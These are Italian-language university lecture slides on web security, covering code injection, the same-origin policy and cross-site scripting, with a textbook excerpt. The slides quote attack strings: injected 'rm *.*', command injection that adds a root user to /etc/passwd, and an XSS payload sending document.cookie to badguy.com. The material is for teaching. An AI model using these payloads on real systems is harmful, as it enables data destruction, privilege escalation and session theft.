- **Attacco**: inserire `10; system('rm *.*')`, quindi URL generata `http://site.com/calc.php?exp=" 10; system('rm *.*') "`

Code Injection (2)

Esempio basato sull'uso della funzione `system()`:

- Codice PHP per spedire email:

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/mailbody”)
```

- L'attaccante può inserire:

```
http://yourdomain.com/mail.php?
    email=hacker@hackerhome.net &
    subject=foo < /usr/passwd; ls
```

- Oppure:

```
http://yourdomain.com/mail.php?
    email=hacker@hackerhome.net&subject=foo;
    echo “evil::0:0:root:/:/bin/sh">>/etc/passwd; ls
```

Obiettivi della Sicurezza Web (1)

Navigazione sicura nel Web

- Un sito web (o utente) malizioso non deve avere la possibilità di rubare informazioni o di modificare un sito legittimo o danneggiare l'utente …
- … anche nel caso venga visitato di frequente – in una finestra/tab separata del browser o anche in un `iframe` nella stessa pagina Web

Supportare applicazioni Web sicure


- Le applicazioni Web dovrebbero avere le stesse proprietà di sicurezza delle applicazioni standalone (quali proprietà?)

Obiettivi della Sicurezza Web (2)

Queste tipologie di navigazione dovrebbero essere sicure:

Visita ad un sito (anche malizioso)

Visita a due pagine contemporaneamente



"Safe delegation"

Sicurezza a lato client

Analogie SO vs Browser

Sistema operativo

Primitive

- System calls
- Processi
- Disco

Soggetti: Utenti

- Discretionary access control

Vulnerabilità

- Buffer overflow
- Root exploit

Web browser

Primitive

- Document object model (DOM)
- Frame
- Cookie e localStorage (HTML5)

Soggetti: “Origine”

- Mandatory access control

Vulnerabilità

- Cross-site scripting
- Universal scripting

Browser: Basic Execution Model

Ciascuna finestra/tab/frame del browser:

- Carica il contenuto
- Presentazione del contenuto
  - Processa il codice HTML e gli script per visualizzare la pagina
  - Può coinvolgere imagini, subframe, etc.
- Risponde a eventi

Eventi

- Azioni degli utenti: OnClick, OnMouseover
- Rendering: OnLoad, OnUnload
- Timing: setTimeout(), clearTimeout()

Script a lato client: JavaScript (1)

"The world's most misunderstood programming language"

Linguaggio eseguito dal browser

- Gli script sono embedded nelle pagine Web
- Può venire eseguito prima che l'HTML venga caricato, prima che la pagina venga visualizzata, mentre viene visualizzata, o al momento in cui si passa ad un'altra pagina

Utilizzato per implementare pagine web "attive"

- AJAX, huge number of Web-based applications

Potentially malicious website gets to execute some code on user's machine

Script a lato client: JavaScript (2) - Storia

Sviluppato da Brendan Eich at Netscape

- Scripting language per Navigator 2

Later standardized per compatibilità con i browser

- ECMAScript Edition 3 (aka JavaScript 1.5)

Nessun legame con Java se non per il nome

- Il nome faceva parte di un marketing deal
- “Java is to JavaScript as car is to carpet”

Disponibili diverse implementazioni

- Mozilla’s SpiderMonkey and Rhino, anche altre

Script a lato client: JavaScript (3)

Come inserire JavaScript nel file HTML:

- `<SCRIPT>…</SCRIPT>`
- `<SCRIPT src="http://badsite.com/attack.js">…</SCRIPT>`

Alcune funzioni di base di JavaScript:

- `alert()`: visualizza una finestra di avviso
- `window.open`: crea una finestra
- `window.location`: oggetto che può venire utilizzato per recuperare l'URL della pagina attuale e/o per ridirigere il browser ad una nuova pagina
- `document.cookie`: visualizza/modifica tutti i cookie relativi ad un documento

Script a lato client: JavaScript (4)

- <img src=x **onerror**="cosa fare nel caso non trovi l'immagine">
- http://goodsite.com

Script a lato client: JavaScript (5) - Esempi

Embedded in HTML page as <script> element

- JavaScript written directly inside <script> element
  - `<script> alert("Hello World!") </script>`
- Linked file as src attribute of the <script> element

```
<script type="text/JavaScript"
  src="functions.js"></script>
```

Event handler attribute

```
<a href="http://www.yahoo.com"
  onmouseover="alert('hi');">
```

Pseudo-URL referenced by a link

```
<a href="JavaScript: alert('You clicked');">Click
  me</a>
```

Document Object Model (DOM) - 1

Una pagina HTML è composta da strutturati

DOM: rappresentazione object-oriented della struttura gerarchica del file HTML

- Standard ufficiale del W3C per la rappresentazione di documenti strutturati in maniera da essere neutrali sia per la lingua che per la piattaforma
- Il browser genera un albero DOM nell'interpretazione di un documento HTML

- Propietà: document.alinkColor, document.URL, document.forms[ ], document.links[ ], …
- Methodi: document.write(document.referrer)
  - Cambiano il contenuto della pagina!

Document Object Model (DOM) - 2

- Funzioni JavaScript di accesso ad elementi DOM:
  - `document.getElementByld("theform").action="http://site.com/process.php"`
  - Cambia a chi vengono inviati i dati di un form


Same-origin policy dei browser (0)

The *same-origin policy* restricts how a document or script loaded from one origin can interact with a resource from another origin. It is a critical security mechanism for isolating potentially malicious documents.

Quali dati?

- DOM
- HTML5 storage data
- Cookie

Browser and Document Structure



W3C standard differs from models supported in existing browsers

Same-origin policy dei browser (1)

- Un browser Web può avere in esecuzione diverse applicazioni Web (in finestre o tab/schede diverse)
- Le **sessioni** tra client e server vengono stabilite tramite l'uso di cookie, session ID o l'uso del protocollo SSL/TLS

- Le same origin policy vengono applicate dai browser per regolare quali dati le diverse sessioni possono condividere in modo da proteggere i dati e i session ID da attaccanti esterni

Same-origin policy dei browser (2)

Detta anche *cross-domain security policy*

- Introdotta da Netscape Navigator 2.0
- Due pagine hanno la stessa origine se condividono il protocollo, l'host name e il numero di porta

- Limita l'interazione tra pagine Web che provengono da domini diversi:
  - Gli script possono possono accedere solo alle proprietà (cookie, oggetti DOM) di documenti che hanno la stessa origine (NB: i link, i frame, le immagini, i fogli di stile e gli script possono appartenere e provenire da domini diversi)
    - QUINDI REGOLA GLI ACCESSI ANCHE RISPETTO AD OGGETTI CONTENUTI IN UNA STESSA PAGINA
  - I cookie possono venire inclusi solo in richieste alla stessa origine che li ha generati

Same-origin policy dei browser (3)

Same Origin:

- `http://www.examplesite.org/here`
- `http://www.examplesite.org/there`
- Stesso protocollo: http, stesso host: examplesite, stessa (default) port 80
- ***Origin*: protocol, hostname, port, ma non il path**

Origini diverse:

- `http://www.examplesite.org/here`
- `https://www.examplesite.org/there`
- `http://www.examplesite.org:8080/thar`
- `http://www.hackerhome.org/yonder`
- Protocollo diverso: http vs. https, porte diverse: 80 vs. 8080, host diversi: examplesite vs. hackerhome

Same-origin policy dei browser (4)

Stessa origine di **`http://www.my.org/dir1/hello.html`**?

URL	Risultato	Motivo
`http://www.my.org/dir1/some.html`	ok	
`http://www.my.org/dir2/sub/another.html`	ok	
`https://www.my.org/dir2/some.html`	no	protocollo diverso
`http://www.my.org:81/dir2/some.html`	no	porta diversa
`http://host.my.org/dir2/some.html`	no	host diverso


Same Origin Policy: Varianti

- La same origin policy per i cookie richiede solo che host+path siano uguali
- In JavaScript la same origin policy rispetto a document.cookies nel DOM considera host+protocollo+porta

- Internet Explorer non considera la porta quando deve valutare la same origin policy
- Per `https` avrebbe senso includere anche le chiavi di sessione nella same origin policy
  - Garantisce che non ci sia interferenza tra diverse sessioni "sicure" con uno stesso server

Cosa è il XSS? (1)

- Forma di attacco in cui l'attaccante è in grado di far **eseguire del codice arbitrario** (*script*) dal browser di un client che recupera la pagina Web **da un altro server**
  - Lo script "eredita" l'origine del server su cui è stato iniettato e da cui il browser crede di riceverlo: bypassa la same-origin policy!
- Compromette il **client**, non il server



Cosa è il XSS? (2)

Obiettivi dell'attacco:

- Rubare *cookie* di sessione o i *session ID*
- Forzare l'utente vittima ad eseguire azioni (anche in modo implicito) per le quali solo lui ha i privilegi (**elevazione di privilegi**)
- Far visualizzare contenuti falsi o modificati nel browser del client/utente vittima
  - Anche ridirigere l'utente ad un sito fake (ma simile a quello legittimo…) come una pagina di log in!!
- Diffondere l'attacco postando il codice nella pagina di un social network, facendo in modo che tutti gli "amici" dell'utente vengano infettati

Cosa è il XSS? (3)

Alcune considerazioni:

- Più che attaccare un sito Web, utilizza il sito come mezzo di attacco degli utenti del sito
  - Esempio di ingegneria sociale
- Il sito Web non è l'obiettivo dell'attacco, però deve essere XSS vulnerabile => non fare sanitizzazione (escaping/encoding) dell'input che riceve
- Richiede che l'utente abbia JavaScript abilitato
- Con JavaScript si può:
  - Recuperare i cookie
  - Modificare la pagina: come appare o come si comporta
  - Redirigere ad un altro sito, mandando anche dei dati relativi all'attuale dominio

Cosa è il XSS? (4)

Come inserire lo script nella pagina generata dal server?

- **Reflected XSS** (“tipo 1”, detto anche **non persistente**)
  - L’utente che subisce l’attacco segue un link che contiene lo script malizioso che lo rimanda ad un server vulnerabile che inserisce lo script senza verificarlo in una pagina che invia all’utente vittima
  - Il contenuto della pagina spedita come risposta dal server viene modificato in modo **non permanente** ed esclusivamente per le richieste HTTP che utilizzano tale URL appositamente forgiato
- **Stored XSS** (“tipo 2”, detto anche **persistente**)
  - L’attaccante salva lo script malizioso tra le risorse gestite dal server Web vulnerabile (per esempio un DB)
  - Il contenuto della pagina viene modificato **permanentemente**, quindi tutti gli utenti che successivamente accedono al sito Web gestito da tale server sono potenzialmente attaccabili

Come inserire lo script?

A lato client (reflected XSS):

- Phishing (link spedito via mail)
- Modificando la query string dell'URL (URL shortening)
- Pubblicando il link su di un sito e cercando di convincere le persone a selezionarlo

A lato server (stored XSS):

- Inserendo lo script come commento in un social network
- Pagine 404 (page not found) customizzate
- Immagini


Reflected XSS - esempio (1)

- In genere avviene quando l'input dell'utente viene incorporato nella risposta del Web server senza validazione o escaping


- Vi ricordate l'esempio del server Web che si aspetta venga inserita in un form una parola da cercare, che lui inserisce anche nella pagina di risposta?
- Ecco lo script malevolo iniettato nell'URL:

```
http://dictionary.com/search.php ? term =
<script> window.open("http://badguy.com?cookie = " +
document.cookie )  </script>
```

Reflected XSS - esempio (2)



Reflected XSS - in generale (1)



Reflected XSS - in generale (2)

- Possibile quando un server Web è dinamico e genera una pagina utilizzando dati inseriti dal client mediante i parametri della richiesta HTTP o di un form, **senza verificarli**
- In questo caso il server si dice ***XSS vulnerable***

XSS - dal libro (1)

After reading all this, you may be forgiven for wondering why, if the attacker can induce the user to visit a URL of his choosing, he bothers with the rigmarole of transmitting his malicious JavaScript via the XSS bug in the vulnerable application. Why doesn't he simply host a malicious script on `mdattacker.net` and feed the user a direct link to this script? Wouldn't this script execute in the same way as it does in the example described?

To understand why the attacker needs to exploit the XSS vulnerability, recall the same-origin policy that was described in Chapter 3. Browsers segregate content that is received from different origins (domains) in an attempt to prevent different domains from interfering with each other within a user's browser. The attacker's objective is not simply to execute an arbitrary script but to capture the user's session token. Browsers do not let just any old script access a domain's cookies; otherwise, session hijacking would be easy. Rather, cookies can be accessed only by the domain that issued them. They are submitted in HTTP requests back to the issuing domain only, and they can be accessed via

XSS - dal libro (2)

JavaScript contained within or loaded by a page returned by that domain only. Hence, if a script residing on `mdattacker.net` queries `document.cookie`, it will not obtain the cookies issued by `mdsec.net`, and the hijacking attack will fail.

The reason why the attack that exploits the XSS vulnerability is successful is that, as far as the user's browser is concerned, the attacker's malicious JavaScript *was* sent to it by `mdsec.net`. When the user requests the attacker's URL, the browser makes a request to `http://mdsec.net/error/5/Error.ashx`, and the application returns a page containing some JavaScript. As with any JavaScript received from `mdsec.net`, the browser executes this script within the security context of the user's relationship with `mdsec.net`. This is why the attacker's script, although it actually originates elsewhere, can gain access to the cookies issued by `mdsec.net`. This is also why the vulnerability itself has become known as *cross-site scripting*.

Attacchi lato-server vs attacchi lato-client

Attacchi a lato client:

- Il target NON è l'applicazione, bensì l'utente che utilizza l'applicazione
- Perché attaccare il Web server di una banca quando si può compromettere abbastanza facilmente e con poche competenze l'1% dei suoi 10 milioni di clienti?

XSS e CSRF sono attacchi a lato client, anche se sono possibili grazie a vulnerabilità a lato server.

Attacco Cross-Site Scripting (XSS) - 1

Obiettivo dell'attacco:

- Far eseguire uno script a lato client (dal browser) come se provenisse da un server legittimo (quindi l'origine dello script è il server legittimo e non l'attaccante) per:
  - Recuperare cookie di sessione
  - Recuperare informazioni sul client

Parti coinvolte:

- L'attaccante, il client (la vittima) e il server (considerato *fidato* dal client)
  - ***Fiducia***: del client nei confronti del server e delle pagine che riceve da lui (***same origin policy***: il controllo degli accessi è basato sull'origine delle pagine ricevute)

Attacco Cross-Site Scripting (XSS) - 2

Obiettivo dell'attacco:

- Far eseguire uno script a lato client (dal browser) come se provenisse da un server legittimo (quindi l'origine dello script è il server legittimo e non l'attaccante) per:
  - Recuperare cookie di sessione
  - Recuperare informazioni sul client

Funzionamento (a grandi linee):

- I dati inseriti dall'utente vengono utilizzati da scripr lato-server per generare la pagina HTML di risposta del server senza nessun controllo
- L'attaccante fa in modo che l'input contenga uno script malevolo

XSS – Tipologie (1)

Tipologie di XSS:

- *Reflected*, detto anche *first-order* (basta un unico scambio request/reply) o *non persistente* (funziona solo se l'utente clicca sull'url malevolo)
  - Richiede che l'applicazione preveda di inserire nella risposta del server un input passato dal client
    - Benvenuto $user!
    - Messaggio d'errore
    - Risultato di una ricerca
  - Iniezione dello script:
    - via mail
    - da un altro sito web
    - funzionalità "tell a friend"
  - Copre il 75% degli attacchi XSS

Reflected XSS - Esempio

